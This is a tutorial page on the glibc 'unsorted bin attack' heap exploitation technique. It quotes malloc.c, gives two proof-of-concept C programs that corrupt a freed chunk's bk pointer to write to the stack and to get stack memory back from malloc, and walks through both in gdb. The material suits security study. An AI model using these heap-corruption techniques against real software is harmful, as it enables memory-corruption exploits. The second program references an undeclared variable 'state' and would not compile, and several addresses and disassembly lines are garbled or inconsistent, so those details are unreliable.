

# unsorted bin attack[English]

Unknown macro: 'html'

Excuse the ads! We need some help to keep our site up.

Unknown macro: 'html'

## List

- 1 [Unsorted bin attack](#)
  - 1.1 [Example](#)
    - 1.1.1 [Example1](#)
    - 1.1.2 [Example2](#)
  - 1.2 [Related information](#)

## Unsorted bin attack

- To understand the unsorted bin attack, you need to understand how malloc () removes the chunk from the list of unsorted bins when it reassigns the chunks registered in the unsorted bin.
- Request to malloc() for memory allocation, the allocator checks if there are chunks available in fast, small, and large bins.
- If the allocator does not find an available chunk in the bins, it checks to see if the value of unsorted\_chunks (av)-> bk is different from the return value of unsorted\_chunks (av).
  - If these values are different, it indicates that there is a free chunk in the Unsorted bin.
  - If there is a free chunk in the Unsorted bin, it stores the value of unsorted\_chunks-> bk in the "victim".
  - And the data of victim-> bk is stored in "bck".

/release/2.25/master/malloc/malloc.c - \_int\_malloc()

```
for (;;)
{
    int iters = 0;
    while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
    {
        bck = victim->bk;
```

- unsorted\_chunks(av) calls bin\_at() and returns the value returned.
  - bin\_at () returns the address of main\_arena.bin [0] minus 16.

/release/2.25/master/malloc/malloc.c

```
/* The otherwise unindexable 1-bin is used to hold unsorted chunks. */
#define unsorted_chunks(M)          (bin_at (M, 1))
```

/release/2.25/master/malloc/malloc.c


```
/* addressing -- note that bin_at(0) does not exist */
#define bin_at(m, i) \
    (mbinptr) (((char *) &((m)->bins[((i) - 1) * 2])) \
               - offsetof (struct malloc_chunk, fd)) \
```

- The allocator reallocates chunks placed in the unsorted list and then stores the data "bck" has in main\_arena.bin[0]->bk when the chunk is deleted from the unsorted list.
  - The allocator stores the value returned by unsorted\_chunks() in bckfd.

### /release/2.25/master/malloc/malloc.c - \_int\_malloc()


```
/* remove from unsorted list */
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```

- For example, the value returned by unsorted\_chunks (av) is 0x7ffff7dd1b78, and the value of unsorted\_chunks (av)-> bk is 0x602000.
  - Because the two values are different, the allocator stores the address (0x00007ffff7dd1b78) stored at "0x602000-> bk" in bck.
- The allocator then reallocates chunks from the unsorted list.
  - To remove the chunk from the unsorted list, the allocator stores the address held in "bck" (0x00007ffff7dd1b78) in unsorted\_chunks (av)-> bk.
  - The value returned by unsorted\_chunks (av) (0x7ffff7dd1b78) is stored in bck fd.



- Unsorted bin attack is a technique to save the main\_arena's address ("&main\_arena.bin[0]-16") in the desired area by overwriting the value in bk of the free chunk before the allocator deletes the chunk from the unsorted list.
- If an attacker overwrites the stack address (0x7fffffe248) to the "bk" of the chunk registered in the Unsorted list, the allocator stores the address returned by unsorted\_chunks() in bckfd(0x7fffffe258) because the address stored in "bck" is 0x7fffffe248.

### Unsorted bin attack flow



## Example

## Example1

- The following code stores 0 in "state", allocates two memories of 130 bytes in size, and frees the first allocated memory.
  - After storing "`((char *) & state)-16`" in `buf1[1]`, request memory allocation of 130 bytes.
  - And if "state" has a value, it prints a message.

### Unsorted\_bin.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(){
    unsigned long long state = 0;

    fprintf(stderr,"Stack : %p\n", &state);
    unsigned long long *buf1 = malloc(130);
    char *buf2 = malloc(500);

    free(buf1);

    buf1[1] = (unsigned long long)((char*)&state) - 16;
    buf1 = malloc(130);

    if(state){
        fprintf(stderr,"Hello world!\n");
    }
}
```

- Check the address of the allocated memory at 0x4006ec, 0x4006fa.
  - Check the data of the chunk fd, bk registered in the list of Unsorted bin at 0x40070a.
  - Check the value overwritten to the bk of the free chunk At 0x40071a.
  - At 0x400727, check that the address of the main\_arena range is stored on the stack.

## Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gdb -q ./unsorted_bin
Reading symbols from ./unsorted_bin...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x00000000004006a6 <+0>:    push   rbp
0x00000000004006a7 <+1>:    mov    rbp,rs
0x00000000004006aa <+4>:    sub    rsp,0x20
0x00000000004006ae <+8>:    mov    rax,QWORD PTR fs:0x28
0x00000000004006b7 <+17>:   mov    QWORD PTR [rbp-0x8],rax
0x00000000004006bb <+21>:   xor    eax,eax
0x00000000004006bd <+23>:   mov    QWORD PTR [rbp-0x20],0x0
0x00000000004006c5 <+31>:   mov    rax,QWORD PTR [rip+0x200994]      # 0x601060 <stderr@@GLIBC_2.2.5>
0x00000000004006cc <+38>:   lea    rdx,[rbp-0x20]
0x00000000004006d0 <+42>:   mov    esi,0x4007f4
0x00000000004006d5 <+47>:   mov    rdi,rax
0x00000000004006d8 <+50>:   mov    eax,0x0
0x00000000004006dd <+55>:   call   0x400570 <fprintf@plt>
0x00000000004006e2 <+60>:   mov    edi,0x82
0x00000000004006e7 <+65>:   call   0x400580 <malloc@plt>
0x00000000004006ec <+70>:   mov    QWORD PTR [rbp-0x18],rax
0x00000000004006f0 <+74>:   mov    edi,0x1f4
0x00000000004006f5 <+79>:   call   0x400580 <malloc@plt>
0x00000000004006fa <+84>:   mov    QWORD PTR [rbp-0x10],rax
0x00000000004006fe <+88>:   mov    rax,QWORD PTR [rbp-0x18]
0x0000000000400702 <+92>:   mov    rdi,rax
0x0000000000400705 <+95>:   call   0x400540 <free@plt>
0x000000000040070a <+100>:  mov    rax,QWORD PTR [rbp-0x18]
0x000000000040070e <+104>:  lea    rdx,[rax+0x8]
0x0000000000400712 <+108>:  lea    rax,[rbp-0x20]
0x0000000000400716 <+112>:  sub    rax,0x10
0x000000000040071a <+116>:  mov    QWORD PTR [rdx],rax
0x000000000040071d <+119>:  mov    edi,0x82
0x0000000000400722 <+124>:  call   0x400580 <malloc@plt>
0x0000000000400727 <+129>:  mov    QWORD PTR [rbp-0x18],rax
0x000000000040072b <+133>:  mov    rax,QWORD PTR [rbp-0x20]
0x000000000040072f <+137>:  test   rax,rax
0x0000000000400732 <+140>:  je    0x400752 <main+172>
0x0000000000400734 <+142>:  mov    rax,QWORD PTR [rip+0x200925]      # 0x601060 <stderr@@GLIBC_2.2.5>
0x000000000040073b <+149>:  mov    rcx,rcx
0x000000000040073e <+152>:  mov    edx,0xd
0x0000000000400743 <+157>:  mov    esi,0x1
0x0000000000400748 <+162>:  mov    edi,0x400800
0x000000000040074d <+167>:  call   0x400590 <fwrite@plt>
0x0000000000400752 <+172>:  mov    eax,0x0
0x0000000000400757 <+177>:  mov    rcx,QWORD PTR [rbp-0x8]
0x000000000040075b <+181>:  xor    rcx,QWORD PTR fs:0x28
0x0000000000400764 <+190>:  je    0x40076b <main+197>
0x0000000000400766 <+192>:  call   0x400550 <__stack_chk_fail@plt>
0x000000000040076b <+197>:  leave 
0x000000000040076c <+198>:  ret

End of assembler dump.
gdb-peda$ b *0x00000000004006ec
Breakpoint 1 at 0x4006ec
gdb-peda$ b *0x00000000004006fa
Breakpoint 2 at 0x4006fa
gdb-peda$ b *0x000000000040070a
Breakpoint 3 at 0x40070a
gdb-peda$ b *0x000000000040071a
Breakpoint 4 at 0x40071a
gdb-peda$ b *0x0000000000400727
Breakpoint 5 at 0x400727
gdb-peda$
```

- The program was allocated two memory of the same size.
  - Each memory address is 0x602010 and 0x6020a0.

### Allocated memory

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/unsorted_bin
Stack : 0x7fffffff450

Breakpoint 1, 0x00000000004006ec in main ()
gdb-peda$ i r rax
rax          0x602010      0x602010
gdb-peda$ c
Continuing.

Breakpoint 2, 0x00000000004006fa in main ()
gdb-peda$ i r rax
rax          0x6020a0      0x6020a0

gdb-peda$
```

- When free() is requested to free the first allocated memory (0x602010), the chunk is placed in the unsorted list.
  - "(char \*) & main\_arena.bins [0]-16" is stored in fd, bk of the chunk.

### After freeing memory

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x000000000040070a in main ()
gdb-peda$ p main_arena.bins[0]
$1 = (mchunkptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000091
0x602010: 0x00007ffff7dd1b78 0x00007ffff7dd1b78
gdb-peda$ x/4gx 0x00007ffff7dd1b78
0x7ffff7dd1b78 <main_arena+88>: 0x000000000602290 0x0000000000000000
0x7ffff7dd1b88 <main_arena+104>: 0x000000000602000 0x000000000602000
gdb-peda$ c
Continuing.
```

- Store the address of the stack area in bk of the free chunk for an unsorted bin attack.

### Overwrite the value to "bk-fd".

```
Breakpoint 4, 0x000000000040071a in main ()
gdb-peda$ x/i $rip
=> 0x40071a <main+116>:    mov    QWORD PTR [rdx],rax
gdb-peda$ i r rdx
rdx          0x602018      0x602018
gdb-peda$ i r rdx rax
rdx          0x602018      0x602018
rax          0x7fffffff440  0x7fffffff440
gdb-peda$ ni

0x000000000040071d in main ()
gdb-peda$ x/4gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000091
0x602010: 0x00007ffff7dd1b78 0x00007fffffe440
gdb-peda$ x/4gx 0x00007fffffe440
0x7fffffe440: 0x00007fffffe550 0x00000000040070a
0x7fffffe450: 0x0000000000000000 0x000000000602010
gdb-peda$
```

- Memory allocation is requested from malloc () to allocate chunks placed in the unsorted list.
  - "&Main\_arena [0]-16" was saved in the variable "state" (0x7fffffff450) after memory allocation.

- Since the value of the variable "state" is not 0, a message is printed on the screen.

### Store data in the stack

```

Breakpoint 5, 0x0000000000400727 in main ()
gdb-peda$ i r rax
rax          0x602010      0x602010
gdb-peda$ p main_arena.bins[0]
$2 = (mchunkptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:      0x0000000000000000      0x0000000000000091
0x602010:      0x00007ffff7dd1b78      0x00007fffffff440
gdb-peda$ p main_arena.bins[1]
$3 = (mchunkptr) 0x7fffffff440
gdb-peda$ x/4gx 0x00007fffffff440
0x7fffffff440:      0x00007fffffff470      0x0000000000400727
0x7fffffff450:      0x00007ffff7dd1b78      0x000000000602010

gdb-peda$ c
Continuing.
Hello world!
[Inferior 1 (process 124614) exited normally]
Warning: not running
gdb-peda$
```

## Example2

- This code has the same basic behavior as "Unsorted\_bin.c".
  - The other part is that we store the address of the Fake chunk in bckfd.
  - Store the size of the fake chunk in stack\_var[0] and the address(fd) of the variable stack\_var in stack\_var[2].
  - Store the address of stack\_var minus 8 in buf1 [1].
    - buf1 [1] is bckfd.
  - The program asks malloc () for a memory allocation that is the same size as the chunks placed in the list in the Unsorted bin.
  - Then request malloc() to allocate memory again.

### Unsorted\_bin\_into\_stack.c

```

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(){
    unsigned long long stack_var[3] = {0};

    fprintf(stderr,"Stack : %p\n", &state);
    unsigned long long *buf1 = malloc(130);
    char *buf2 = malloc(500);

    free(buf1);

    stack_var[0] = 0x90;
    stack_var[2] = (unsigned long long)stack_var;

    buf1[1] = (unsigned long long)((char*)&stack_var) - 8;
    buf1 = malloc(130);
    char *buf3 = malloc(130);

    read(STDIN_FILENO,buf3,130);
}
```

- At 0x40071a, check the chunks registered in the Unsorted list and the fake chunks created in the stack.
  - Check the value that overwrites the bk of the free chunk at 0x40073a.
  - At 0x400747, 0x400755, check the change in the Unsorted bin after the memory allocation and the pointer returned.
  - Check the change in the Unsorted bin and the returned pointer at 0x400747 and 0x400755.
  - At 0x40076a, check that the memory allocated from malloc () is available.

## Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gdb -q ./unsorted_bin_into_stack
Reading symbols from ./unsorted_bin_into_stack... (no debugging symbols found)... done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x00000000004006a6 <+0>:    push    rbp
0x00000000004006a7 <+1>:    mov     rbp,rs
0x00000000004006aa <+4>:    sub    rsp,0x40
0x00000000004006ae <+8>:    mov     rax,QWORD PTR fs:0x28
0x00000000004006b7 <+17>:   mov     QWORD PTR [rbp-0x8],rax
0x00000000004006bb <+21>:   xor    eax,eax
0x00000000004006bd <+23>:   mov     QWORD PTR [rbp-0x20],0x0
0x00000000004006c5 <+31>:   mov     QWORD PTR [rbp-0x18],0x0
0x00000000004006cd <+39>:   mov     QWORD PTR [rbp-0x10],0x0
0x00000000004006d5 <+47>:   mov     rax,QWORD PTR [rip+0x200984]      # 0x601060 <stderr@@GLIBC_2.2.5>
0x00000000004006dc <+54>:   lea    rdx,[rbp-0x20]
0x00000000004006e0 <+58>:   mov     esi,0x400814
0x00000000004006e5 <+63>:   mov     rdi,rax
0x00000000004006e8 <+66>:   mov     eax,0x0
0x00000000004006ed <+71>:   call   0x400580 <fprintf@plt>
0x00000000004006f2 <+76>:   mov     edi,0x82
0x00000000004006f7 <+81>:   call   0x400590 <malloc@plt>
0x00000000004006fc <+86>:   mov     QWORD PTR [rbp-0x38],rax
0x0000000000400700 <+90>:   mov     edi,0x1f4
0x0000000000400705 <+95>:   call   0x400590 <malloc@plt>
0x000000000040070a <+100>:  mov     QWORD PTR [rbp-0x30],rax
0x000000000040070e <+104>:  mov     rax,QWORD PTR [rbp-0x38]
0x0000000000400712 <+108>:  mov     rdi,rax
0x0000000000400715 <+111>:  call   0x400540 <free@plt>
0x000000000040071a <+116>:  mov     QWORD PTR [rbp-0x20],0x90
0x0000000000400722 <+124>:  lea    rax,[rbp-0x20]
0x0000000000400726 <+128>:  mov     QWORD PTR [rbp-0x10],rax
0x000000000040072a <+132>:  mov     rax,QWORD PTR [rbp-0x38]
0x000000000040072e <+136>:  lea    rdx,[rax+0x8]
0x0000000000400732 <+140>:  lea    rax,[rbp-0x20]
0x0000000000400736 <+144>:  sub    rax,0x8
0x000000000040073a <+148>:  mov     QWORD PTR [rdx],rax
0x000000000040073d <+151>:  mov     edi,0x82
0x0000000000400742 <+156>:  call   0x400590 <malloc@plt>
0x0000000000400747 <+161>:  mov     QWORD PTR [rbp-0x38],rax
0x000000000040074b <+165>:  mov     edi,0x82
0x0000000000400750 <+170>:  call   0x400590 <malloc@plt>
0x0000000000400755 <+175>:  mov     QWORD PTR [rbp-0x28],rax
0x0000000000400759 <+179>:  mov     rax,QWORD PTR [rbp-0x28]
0x000000000040075d <+183>:  mov     edx,0x82
0x0000000000400762 <+188>:  mov     rsi,rax
0x0000000000400765 <+191>:  mov     edi,0x0
0x000000000040076a <+196>:  call   0x400560 <read@plt>
0x000000000040076f <+201>:  mov     eax,0x0
0x0000000000400774 <+206>:  mov     rcx,QWORD PTR [rbp-0x8]
0x0000000000400778 <+210>:  xor    rcx,QWORD PTR fs:0x28
0x0000000000400781 <+219>:  je    0x400788 <main+226>
0x0000000000400783 <+221>:  call   0x400550 <__stack_chk_fail@plt>
0x0000000000400788 <+226>:  leave 
0x0000000000400789 <+227>:  ret

End of assembler dump.
gdb-peda$ b *0x000000000040071a
Breakpoint 1 at 0x40071a
gdb-peda$ b *0x000000000040073a
Breakpoint 2 at 0x40073a
gdb-peda$ b *0x0000000000400747
Breakpoint 3 at 0x400747
gdb-peda$ b *0x0000000000400755
Breakpoint 4 at 0x400755
gdb-peda$ b *0x000000000040076a
Breakpoint 5 at 0x40076a
gdb-peda$
```

- The program asks malloc () two memory allocations and frees the first memory.
  - Freed memory (0x602000) is placed in the Unsorted list.

### Place chunks in the Unsorted list

```

gdb-peda$ r
Starting program: /home/lazenca0x0/Book/unsorted_bin_into_stack
Stack : 0x7fffffff430

Breakpoint 1, 0x000000000040071a in main ()
gdb-peda$ p main_arena.bins[0]
$1 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[1]
$2 = (mchunkptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000: 0x0000000000000000      0x0000000000000091
0x602010: 0x00007ffff7dd1b78      0x00007ffff7dd1b78
gdb-peda$ x/4gx 0x00007ffff7dd1b78
0x7ffff7dd1b78 <main_arena+88>: 0x0000000000602290      0x0000000000000000
0x7ffff7dd1b88 <main_arena+104>: 0x0000000000602000      0x0000000000602000
gdb-peda$
```

- In order to be allocated a stack through an unsorted bin attack, a fake chunk like Free chunk must be on the stack.
  - To create a fake chunk, store 0x90 in stack\_var[0](0x7fffffff430) and store the address of stack\_var in stack\_var[2](0x7fffffff440).
  - 0x7fffffff430 is the size of the Fake chunk, and 0x7fffffff440 is the bk of the Fake chunk.

### Create fake chunk

```

gdb-peda$ x/3i $rip
=> 0x40071a <main+116>:    mov    QWORD PTR [rbp-0x20],0x90
      0x400722 <main+124>:    lea    rax,[rbp-0x20]
      0x400726 <main+128>:    mov    QWORD PTR [rbp-0x10],rax
gdb-peda$ i r rbp
rbp          0x7fffffff450      0x7fffffff450
gdb-peda$ p/x 0x7fffffff450 - 0x20
$3 = 0x7fffffff430
gdb-peda$ ni

0x0000000000400722 in main ()
gdb-peda$ 

0x0000000000400726 in main ()
gdb-peda$ x/i $rip
=> 0x400726 <main+128>:    mov    QWORD PTR [rbp-0x10],rax
gdb-peda$ i r rbp
rbp          0x7fffffff450      0x7fffffff450
gdb-peda$ p/x 0x7fffffff450 - 0x10
$8 = 0x7fffffff440
gdb-peda$ i r rax
rax          0x7fffffff430      0x7fffffff430
gdb-peda$ ni

0x000000000040072a in main ()
gdb-peda$ x/4gx 0x7fffffff430
0x7fffffff430: 0x0000000000000090      0x0000000000000000
0x7fffffff440: 0x00007fffffff430      0x1fe450c974875300
gdb-peda$
```

- Store the fake chunk's address(0x7fffffff428) in main\_arena.bins [0]-> bk (0x602018).
  - This causes the data stored in main\_arena.bins[0]->bk to be the address of the fake chunk(0x7fffffff428).

#### Store the address of the fake chunk in the main\_arena.bins[ 0 ]->bk.

```
gdb-peda$ c
Continuing.
Breakpoint 2, 0x000000000040073a in main ()
gdb-peda$ x/i $rip
=> 0x40073a <main+148>:      mov    QWORD PTR [rdx],rax
gdb-peda$ i r rdx rax
rdx          0x602018          0x602018
rax          0x7fffffff428      0x7fffffff428
gdb-peda$ x/4gx 0x7fffffff428
0x7fffffff428:      0x0000000000000000      0x0000000000000090
0x7fffffff438:      0x0000000000000000      0x00007fffffff430
gdb-peda$ p &main_arena.bins[0]->bk
$11 = (struct malloc_chunk **) 0x602018
gdb-peda$ ni

0x000000000040073d in main ()
gdb-peda$ p main_arena.bins[0]->bk
$4 = (struct malloc_chunk *) 0x7fffffff428
gdb-peda$ ni

0x000000000040073d in main ()
gdb-peda$ x/4gx 0x602000
0x602000:      0x0000000000000000      0x0000000000000091
0x602010:      0x00007fffff7dd1b78      0x00007fffffff428
gdb-peda$
```

- When you ask malloc() for memory allocation of 130 bytes in size, the allocator reallocates chunks placed on the unsorted list.
  - The allocator removes the chunk from the Unsorted list after reallocating memory and updates the list of Unsorted bins.
  - This causes the fake chunk address to be stored in main\_arena.bins [1].
- And once they request the same size memory allocation, it will return the memory of the stack memory(0x7fffffff438).
  - The address is from "Fake chunkfd".

#### Memory is allocated in the stack space.

```
gdb-peda$ p main_arena.bins[1]
$14 = (mchunkptr) 0x602000
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400747 in main ()
gdb-peda$ i r rax
rax          0x602010          0x602010
gdb-peda$ p main_arena.bins[0]
$6 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[1]
$7 = (mchunkptr) 0x7fffffff428
gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400755 in main ()
gdb-peda$ i r rax
rax          0x7fffffff438      0x7fffffff438
gdb-peda$ x/4gx 0x7fffffff438
0x7fffffff438:      0x00007fffff7dd1b78      0x00007fffff7dd1b78
0x7fffffff448:      0x33834f49afabc500      0x000000000400790
gdb-peda$ p main_arena.bins[1]
$20 = (mchunkptr) 0x7fffffff430
gdb-peda$
```

- You can store the value in the allocated stack memory.

You can use the allocated stack memory.

```
gdb-peda$ c
Continuing.

Breakpoint 5, 0x000000000040076a in main ()
gdb-peda$ i r rsi
rsi          0x7fffffff438          0x7fffffff438
gdb-peda$ ni
AAAAAAAAABBBBBBBBBCCCCCCCCDDDDDDDD

0x000000000040076f in main ()
gdb-peda$ x/4gx 0x7fffffff438
0x7fffffff438:    0x4141414141414141          0x4242424242424242
0x7fffffff448:    0x4343434343434343          0x4444444444444444
gdb-peda$
```

## Related information

- <https://github.com/shellphish/how2heap>



Unknown macro: 'html'